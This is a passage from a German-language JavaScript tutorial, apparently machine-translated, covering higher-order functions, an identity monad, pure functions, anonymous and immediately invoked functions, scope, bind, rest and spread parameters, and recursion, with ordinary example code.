console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Wie Sie sehen, akzeptiert unsere `transform` zwei Parameter, eine Funktion und eine Collection. Es wird dann die Sammlung durchlaufen und Werte in das Ergebnis verschieben, wobei für jeden von ihnen `fn` .

Kommt mir bekannt vor? Dies ist der Funktionsweise von `Array.prototype.map()` sehr ähnlich!

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Funktionen höherer Ordnung

Im Allgemeinen werden Funktionen, die mit anderen Funktionen arbeiten, entweder als Argumente oder durch Rückgabe (oder beides), Funktionen höherer Ordnung genannt.

Eine Funktion höherer Ordnung ist eine Funktion, die eine andere Funktion als Argument annehmen kann. Beim Übergeben von Rückrufen verwenden Sie Funktionen höherer Ordnung.

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

Eine Funktion höherer Ordnung ist auch eine Funktion, die eine andere Funktion als Ergebnis zurückgibt.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Identität Monade

Dies ist ein Beispiel für eine Implementierung der Identitätsmonade in JavaScript. Sie könnte als Ausgangspunkt für die Erstellung anderer Monaden dienen.

Basierend auf der Konferenz von Douglas Crockford über Monaden und Gonaden

Die Wiederverwendung Ihrer Funktionen wird durch die Flexibilität, die diese Monade bietet, und Kompositions-Albträume einfacher.

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

lesbar, schön und sauber:

```
identityMonad(value)
```

```
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
    monad.value = function () {
        return value;
    };

    return monad;
};
```

Es funktioniert mit primitiven Werten

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

Und auch mit Objekten

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

Lass uns alles versuchen:

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

Reine Funktionen

Ein Grundprinzip der funktionalen Programmierung ist , dass es **vermeidet** den Anwendungszustand (Staatenlosigkeit) und Variablen außerhalb des Geltungsbereichs (Unveränderlichkeit) zu **verändern.**

Reine Funktionen sind Funktionen, die:

- Bei einer gegebenen Eingabe immer dieselbe Ausgabe zurückgeben
- Sie sind nicht auf Variablen außerhalb ihres Gültigkeitsbereichs angewiesen
- Sie ändern den Status der Anwendung nicht (**keine Nebenwirkungen**).

Schauen wir uns einige Beispiele an:

> Reine Funktionen dürfen keine Variablen außerhalb ihres Gültigkeitsbereichs ändern

Unreine Funktion

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

Die Funktion hat den Wert für `obj.a` geändert, der außerhalb des Gültigkeitsbereichs liegt.

Reine Funktion

```
let obj = { a: 0 }
```

```
const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

Die Funktion hat die Objektobjektwerte nicht `obj`

> Reine Funktionen dürfen sich nicht auf Variablen außerhalb ihres Gültigkeitsbereichs verlassen

Unreine Funktion

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

Diese **unreine** Funktion basiert auf der Variablen `a` , die außerhalb ihres Gültigkeitsbereichs definiert ist. Wenn also ein geändert, `impure` ,s Funktion Ergebnis wird anders sein.

Reine Funktion

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

Das Funktionsergebnis des `pure` **ist nicht** auf eine Variable außerhalb seines Gültigkeitsbereichs **angewiesen** .

Funktionales JavaScript online lesen: https://riptutorial.com/de/javascript/topic/3122/funktionales-javascript

Kapitel 40: Funktionen

Einführung

Funktionen in JavaScript bieten organisierten, wiederverwendbaren Code, um eine Reihe von Aktionen auszuführen. Funktionen vereinfachen den Codierungsprozess, verhindern redundante Logik und machen Code leichter nachvollziehbar. In diesem Thema werden die Deklaration und Verwendung von Funktionen, Argumenten, Parametern, Rückgabeanweisungen und Gültigkeitsbereich in JavaScript beschrieben.

Syntax

- Funktionsbeispiel (x) {return x}
- var beispiel = funktion (x) {return x}
- (Funktion () {...}) (); // Sofort aufgerufener Funktionsausdruck (IIFE)
- var Instanz = neues Beispiel (x);
- **Methoden**
- fn.apply (valueForThis [, arrayOfArgs])
- fn.bind (valueForThis [, arg1 [, arg2, ...]])
- fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +):**
- const Beispiel = x => {return x}; // Pfeilfunktion explizite Rückkehr
- const Beispiel = x => x; // Pfeilfunktion implizite Rückkehr
- const example = (x, y, z) => {...} // Mehrere Argumente für die Pfeilfunktion
- (() => {...}) (); // IIFE mit einer Pfeilfunktion

Bemerkungen

Informationen zu den Pfeilfunktionen finden Sie in der Dokumentation zu den Pfeilfunktionen .

Examples

Funktioniert als Variable

Eine normale Funktionsdeklaration sieht folgendermaßen aus:

```
function foo(){
}
```

Eine so definierte Funktion ist von jedem Ort innerhalb ihres Kontextes über ihren Namen zugänglich. Manchmal kann es jedoch nützlich sein, Funktionsreferenzen wie Objektreferenzen zu behandeln. Beispielsweise können Sie einer Variablen ein Objekt basierend auf einer Reihe von Bedingungen zuweisen und später eine Eigenschaft von dem einen oder dem anderen Objekt abrufen:

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

In JavaScript können Sie dasselbe mit Funktionen tun:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

Im obigen Beispiel ist `hash` eine normale Variable. Es wird einer Funktion eine Referenz zugewiesen, wonach die von ihr referenzierte Funktion wie in einer normalen Funktionsdeklaration mit Klammern aufgerufen werden kann.

Das obige Beispiel verweist auf anonyme Funktionen ... Funktionen, die keinen eigenen Namen haben. Sie können Variablen auch verwenden, um auf benannte Funktionen zu verweisen. Das obige Beispiel könnte wie folgt umgeschrieben werden:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

Oder Sie können Funktionsreferenzen aus den Objekteigenschaften zuweisen:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

Sie können die Referenz einer von einer Variablen gehaltenen Funktion einer anderen zuweisen, indem Sie die Klammern weglassen. Dies kann zu einem Fehler führen, der leicht zu begehen ist: der Versuch, den Rückgabewert einer Funktion einer anderen Variablen zuzuweisen, aber versehentlich die Referenz der Funktion zuzuweisen.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

Ein Verweis auf eine Funktion ist wie jeder andere Wert. Wie Sie gesehen haben, kann einer Variablen eine Referenz zugewiesen werden, und der Referenzwert dieser Variablen kann anschließend anderen Variablen zugewiesen werden. Sie können Verweise auf Funktionen wie jeden anderen Wert übergeben, z. B. das Übergeben einer Referenz an eine Funktion als Rückgabewert einer anderen Funktion. Zum Beispiel:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

Sie müssen einer Variablen keine Funktionsreferenz zuweisen, um sie aufzurufen. Dieses Beispiel baut auf Beispiel 5 auf und ruft getHashingFunction auf. Anschließend wird die zurückgegebene Funktion sofort aufgerufen und der Rückgabewert an hashedValue übergeben.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

Ein Hinweis zum Heben

Beachten Sie, dass Variablen, die Funktionen referenzieren, im Gegensatz zu normalen Funktionsdeklarationen nicht "gehisst" werden. In Beispiel 2 sind die Funktionen `md5Hash` und `sha1Hash` am unteren Rand des Skripts definiert, jedoch sofort verfügbar. Unabhängig davon, wo Sie eine Funktion definieren, "hebt" der Interpreter sie ganz nach oben und ist sofort verfügbar. Dies ist bei Variablendefinitionen **nicht** der Fall, daher wird folgender Code beschädigt:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

Anonyme Funktion

Definieren einer anonymen Funktion

Wenn eine Funktion definiert ist, geben Sie ihr oft einen Namen und rufen sie dann mit diesem Namen auf:

```
foo();

function foo(){
    // ...
}
```

Wenn Sie eine Funktion auf diese Weise definieren, speichert die Javascript-Laufzeitumgebung Ihre Funktion im Speicher und erstellt dann einen Verweis auf diese Funktion mit dem Namen, den Sie ihr zugewiesen haben. Dieser Name ist dann innerhalb des aktuellen Bereichs verfügbar. Dies kann eine sehr bequeme Methode sein, um eine Funktion zu erstellen, aber Sie müssen einer Funktion keinen Namen zuweisen. Folgendes ist auch absolut legal:

```
function() {
    // ...
}
```

Wenn eine Funktion ohne Namen definiert ist, wird sie als anonyme Funktion bezeichnet. Die

Funktion wird im Arbeitsspeicher gespeichert, aber die Laufzeitumgebung erstellt für Sie nicht automatisch einen Verweis darauf. Auf den ersten Blick mag es so aussehen, als ob eine solche Sache keine Verwendung hätte, es gibt jedoch mehrere Szenarien, in denen anonyme Funktionen sehr bequem sind.

Zuweisen einer anonymen Funktion zu einer Variablen

Anonyme Funktionen werden häufig verwendet, um sie einer Variablen zuzuweisen:

```
var foo = function(){ /*...*/ };

foo();
```

Diese Verwendung anonymer Funktionen wird in Funktionen als Variable ausführlicher behandelt

Anonyme Funktion als Parameter für eine andere Funktion bereitstellen

Einige Funktionen akzeptieren möglicherweise einen Verweis auf eine Funktion als Parameter. Diese werden manchmal als "Abhängigkeitseinspritzungen" oder "Rückrufe" bezeichnet, da sie es der Funktion ermöglichen, Ihren Code "anzurufen", wodurch Sie die Möglichkeit haben, das Verhalten der aufgerufenen Funktion zu ändern. Mit der Map-Funktion des Array-Objekts können Sie beispielsweise jedes Element eines Arrays durchlaufen und dann ein neues Array erstellen, indem Sie auf jedes Element eine Transformationsfunktion anwenden.

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

Es wäre langwierig, schlampig und überflüssig, eine benannte Funktion zu erstellen, die Ihren Geltungsbereich mit einer Funktion überschneidet, die nur an dieser Stelle benötigt wird, und den natürlichen Fluss und das Lesen Ihres Codes unterbrechen (ein Kollege würde diesen Code verlassen müssen, um Ihren Code zu finden Funktion, um zu verstehen, was los ist).

Rückgabe einer anonymen Funktion aus einer anderen Funktion

Manchmal ist es nützlich, eine Funktion als Ergebnis einer anderen Funktion zurückzugeben. Zum Beispiel:

```
var hash = getHashFunction( 'sha1' );
```

```
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

Sofortiges Aufrufen einer anonymen Funktion

Im Gegensatz zu vielen anderen Sprachen ist das Gültigkeitsbereich in Javascript auf Funktionsebene und nicht auf Blockebene. (Siehe Funktionsumfang). In einigen Fällen muss jedoch ein neuer Bereich erstellt werden. Es ist zum Beispiel üblich, einen neuen Gültigkeitsbereich zu erstellen, wenn Sie Code über ein `<script>` -Tag hinzufügen, anstatt zuzulassen, dass Variablennamen im globalen Gültigkeitsbereich definiert werden (wodurch die Gefahr besteht, dass andere Skripts mit Ihren Variablennamen kollidieren). Eine gängige Methode, um mit dieser Situation umzugehen, ist das Definieren einer neuen anonymen Funktion und das sofortige Aufrufen dieser Funktion, sodass Sie Variablen im Rahmen der anonymen Funktion sicher ausblenden können, ohne Ihren Code Dritten durch einen durchgesickerten Funktionsnamen zugänglich zu machen. Zum Beispiel:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>
```

Selbstreferenzielle anonyme Funktionen

Manchmal ist es hilfreich, wenn eine anonyme Funktion auf sich selbst verweist. Beispielsweise muss die Funktion sich möglicherweise selbst rekursiv aufrufen oder Eigenschaften hinzufügen. Wenn die Funktion jedoch anonym ist, kann dies sehr schwierig sein, da sie die Kenntnis der

Variablen erfordert, der die Funktion zugewiesen wurde. Dies ist die nicht ideale Lösung:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

Die Absicht hier war, dass die anonyme Funktion sich rekursiv aufruft, aber wenn sich der Wert von foo ändert, wird der Fehler möglicherweise schwer zu verfolgen sein.

Stattdessen können wir der anonymen Funktion einen Verweis auf sich selbst geben, indem Sie ihr einen privaten Namen geben:

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

Beachten Sie, dass der Funktionsname auf sich selbst beschränkt ist. Der Name ist nicht in den

äußeren Bereich gelaufen:

```
myself(false); // ReferenceError: myself is not defined
```

Diese Technik ist besonders nützlich, wenn rekursive anonyme Funktionen als Callback-Parameter behandelt werden:

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Sofort aufgerufene Funktionsausdrücke

Manchmal möchten Sie nicht, dass Ihre Funktion als Variable zugänglich ist / gespeichert wird. Sie können einen sofort aufgerufenen Funktionsausdruck (kurz IIFE) erstellen. Dies sind im Wesentlichen *selbstausführende anonyme Funktionen* . Sie haben Zugriff auf den umgebenden Bereich, aber die Funktion selbst und alle internen Variablen sind von außen nicht zugänglich. Zu IIFE ist Folgendes zu beachten: Selbst wenn Sie Ihre Funktion benennen, werden IIFE nicht wie Standardfunktionen angehoben und können nicht mit dem Funktionsnamen aufgerufen werden, mit dem sie deklariert sind.

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

Dies ist eine andere Möglichkeit, IIFE zu schreiben. Beachten Sie, dass die schließende Klammer vor dem Semikolon verschoben und direkt nach der schließenden geschweiften Klammer platziert wurde:

```
(function() {
   alert("This is IIFE too.");
})();
```

Sie können Parameter einfach an einen IIFE übergeben:

```
(function(message) {
   alert(message);
}("Hello World!"));
```

Außerdem können Sie Werte an den umgebenden Bereich zurückgeben:

```
var example = (function() {
```

```
   return 42;
}());
console.log(example); // => 42
```

Bei Bedarf kann ein IIFE benannt werden. Obwohl es weniger häufig zu sehen ist, hat dieses Muster mehrere Vorteile, z. B. das Bereitstellen einer Referenz, die für eine Rekursion verwendet werden kann, und kann das Debuggen vereinfachen, da der Name im Callstack enthalten ist.

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

Während das Umschließen einer Funktion in Klammern die häufigste Art ist, dem Javascript-Parser einen Ausdruck zuzuweisen, kann an Stellen, an denen bereits ein Ausdruck erwartet wird, die Notation präziser gemacht werden:

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

Pfeilversion der sofort aufgerufenen Funktion:

6

```
(() => console.log("Hello!"))(); // => Hello!
```

Funktionsumfang

Wenn Sie eine Funktion definieren, wird ein *Bereich erstellt* .

Auf alles, was in der Funktion definiert ist, kann außerhalb der Funktion nicht mit Code zugegriffen werden. Nur Code innerhalb dieses Bereichs kann die innerhalb des Bereichs definierten Entitäten sehen.

```
function foo() {
  var a = 'hello';
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

Verschachtelte Funktionen sind in JavaScript möglich und es gelten die gleichen Regeln.

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }
```

```
  console.log(a);  // => 'hello'
  console.log(b);  // reference error
}

console.log(a);  // reference error
console.log(b);  // reference error
```

Wenn JavaScript versucht, eine Referenz oder Variable aufzulösen, sucht es im aktuellen Bereich danach. Wenn diese Deklaration im aktuellen Gültigkeitsbereich nicht gefunden wird, steigt der Suchbereich nach oben. Dieser Vorgang wird wiederholt, bis die Deklaration gefunden wurde. Wenn der JavaScript-Parser den globalen Gültigkeitsbereich erreicht und die Referenz immer noch nicht finden kann, wird ein Referenzfehler ausgegeben.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
}
```

Dieses Steigverhalten kann auch bedeuten, dass eine Referenz eine ähnlich benannte Referenz im äußeren Bereich "schattieren" kann, da sie zuerst gesehen wird.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
}
```

6

Die Art und Weise, wie JavaScript den Bereich auflöst, gilt auch für das Schlüsselwort `const` . Das Deklarieren einer Variablen mit dem Schlüsselwort `const` bedeutet, dass Sie den Wert nicht erneut zuweisen dürfen. Wenn Sie ihn jedoch in einer Funktion deklarieren, wird ein neuer Gültigkeitsbereich und damit eine neue Variable erstellt.

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
```

```
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

Funktionen sind jedoch nicht die einzigen Blöcke, die einen Gültigkeitsbereich erstellen (wenn Sie `let` oder `const`). `let` und `const` Deklarationen haben einen Gültigkeitsbereich für die Anweisung zum nächsten Block. Sehen Sie hier für eine detailliertere Beschreibung.

Binding `this` und Argumente

5.1

Wenn Sie in JavaScript einen Verweis auf eine Methode (eine Eigenschaft, bei der es sich um eine Funktion handelt) nehmen, erinnert sich das Objekt normalerweise nicht an das Objekt, an das es ursprünglich angehängt wurde. Wenn die Methode auf dieses Objekt verweisen muss, ist `this` nicht möglich, und der Aufruf führt wahrscheinlich zum Absturz.

Sie können die `.bind()` -Methode für eine Funktion verwenden, um einen Wrapper zu erstellen, der den Wert `this` und eine beliebige Anzahl führender Argumente enthält.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Wenn er nicht im Strict - Modus verwendet eine Funktion , um das globale Objekt (`window` im Browser) , wie `this` , es sei denn , die Funktion als Methode bezeichnet wird, gebunden ist , oder mit der Methode namens `.call` Syntax.

```
window.x = 12;
```

```
function example() {
  return this.x;
}

console.log(example()); // 12
```

In Strict - Modus `this` ist `undefined` durch Standard

```
window.x = 12;

function example() {
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

7

Operator binden

Der Doppelpunkt- **Bindungsoperator** kann als verkürzte Syntax für das oben erläuterte Konzept verwendet werden:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

Mit dieser Syntax können Sie normal schreiben, ohne sich Gedanken darüber zu machen, dass Sie `this` überall binden müssen.

Konsolenfunktionen an Variablen binden

```
var log = console.log.bind(console);
```

Verwendungszweck:

```
log('one', '2', 3, [4], {5: 5});
```

Ausgabe:

```
one 2 3 [4] Object {5: 5}
```

Warum würdest du das tun?

Ein Anwendungsfall kann der Fall sein, wenn Sie über einen benutzerdefinierten Logger verfügen und für die Laufzeit entscheiden möchten, welcher verwendet werden soll.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

Funktion Argumente, Argumentobjekte, Rest- und Spread-Parameter

Funktionen können Eingaben in Form von Variablen annehmen, die innerhalb ihres eigenen Bereichs verwendet und zugewiesen werden können. Die folgende Funktion nimmt zwei numerische Werte an und gibt ihre Summe zurück:

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

`arguments` Objekt

Das `arguments` enthält alle Parameter der Funktion, die einen nicht standardmäßigen Wert enthalten . Es kann auch verwendet werden, wenn die Parameter nicht explizit deklariert sind:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Obwohl die Ausgabe beim Drucken von `arguments` einem Array ähnelt, handelt es sich tatsächlich um ein Objekt:

```
(function() { console.log(typeof arguments) })(); // -> object
```

`function (...parm) {}` : `function (...parm) {}`

In ES6 wandelt die `...` -Syntax bei der Deklaration der Parameter einer Funktion die Variable rechts davon in ein einzelnes Objekt um, das alle übrigen nach den deklarierten Parametern angegebenen Parameter enthält. Dadurch kann die Funktion mit einer unbegrenzten Anzahl von Argumenten aufgerufen werden, die Bestandteil dieser Variablen werden:

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

Spread-Parameter: `function_name(...varb);`

In ES6 kann die `...` -Syntax auch beim Aufruf einer Funktion verwendet werden, indem ein Objekt / eine Variable rechts davon platziert wird. Auf diese Weise können die Elemente dieses Objekts als einzelnes Objekt an diese Funktion übergeben werden:

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Benannte Funktionen

Funktionen können entweder benannt oder unbenannt sein (anonyme Funktionen):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

Ihre Namen sind jedoch privat und liegen in ihrem eigenen Bereich:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

Nicht abgerufener ReferenceError: Die Summe ist nicht definiert

Benannte Funktionen unterscheiden sich in mehreren Szenarien von den anonymen Funktionen:

- Beim Debuggen wird der Name der Funktion in der Fehler- / Stack-Ablaufverfolgung angezeigt
- Benannte Funktionen werden angehoben, anonyme Funktionen jedoch nicht
- Benannte Funktionen und anonyme Funktionen verhalten sich bei der Rekursion anders
- Abhängig von der ECMAScript-Version können benannte und anonyme Funktionen die Funktion `name` Eigenschaft unterschiedlich behandeln

---

Benannte Funktionen werden gehisst

Bei Verwendung einer anonymen Funktion kann die Funktion nur nach der Deklarationzeile aufgerufen werden, während eine benannte Funktion vor der Deklaration aufgerufen werden kann. Erwägen

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

Nicht abgerufener TypeError: foo ist keine Funktion

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

Bar

Benannte Funktionen in einem rekursiven Szenario

Eine rekursive Funktion kann definiert werden als:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

Hallo!
Hallo!

Was ist, wenn irgendwo in Ihrem Code die ursprüngliche Funktionsbindung neu definiert wird?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";
```

```
sayHelloTimes(2);
```

Hallo!
Nicht erfasster TypeError: say ist keine Funktion

Dies kann mit einer benannten Funktion gelöst werden

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

Hallo!
Hallo!

Und als Bonus kann die benannte Funktion auch von innen nicht auf `undefined` werden:

```
var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

Hallo!
Hallo!

Der `name` Eigenschaft von Funktionen

Vor ES6 hatten genannte Funktionen ihre `name` Eigenschaften auf ihre Funktionsnamen gesetzt

und anonyme Funktionen hatten ihre `name` Eigenschaften auf die leere Zeichenfolge gesetzt.

5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, benannten und unbenannten Funktionen setzen beide ihren `name` Eigenschaften:

6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

Rekursive Funktion

Eine rekursive Funktion ist einfach eine Funktion, die sich selbst aufrufen würde.

```
function factorial (n) {
    if (n <= 1) {
        return 1;
    }

    return n * factorial(n - 1);
}
```

Die obige Funktion zeigt ein grundlegendes Beispiel, wie eine rekursive Funktion ausgeführt wird, um eine Fakultät zurückzugeben.

Ein anderes Beispiel wäre das Abrufen der Summe der geraden Zahlen in einem Array.

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

Es ist wichtig, dass solche Funktionen eine Art Sentinel-Wertprüfung durchführen, um unendliche Schleifen zu vermeiden. Wenn im ersten Beispiel `n` kleiner oder gleich 1 ist, wird die Rekursion angehalten, wodurch das Ergebnis jedes Aufrufs in den Aufrufstapel zurückversetzt werden kann.

Currying

Currying ist die Transformation einer Funktion von `n` arity oder Argumente in eine Folge von `n` -Funktionen nehmen nur ein Argument.

Anwendungsfälle: Wenn die Werte einiger Argumente vor anderen verfügbar sind, können Sie die Funktion currying verwenden, um eine Funktion in eine Reihe von Funktionen zu zerlegen, die die Arbeit schrittweise abschließen, sobald jeder Wert ankommt. Das kann nützlich sein:

- Wenn sich der Wert eines Arguments fast nie ändert (z. B. ein Umrechnungsfaktor), müssen Sie jedoch die Flexibilität bei der Einstellung dieses Werts beibehalten (anstatt ihn als Konstante fest zu codieren).
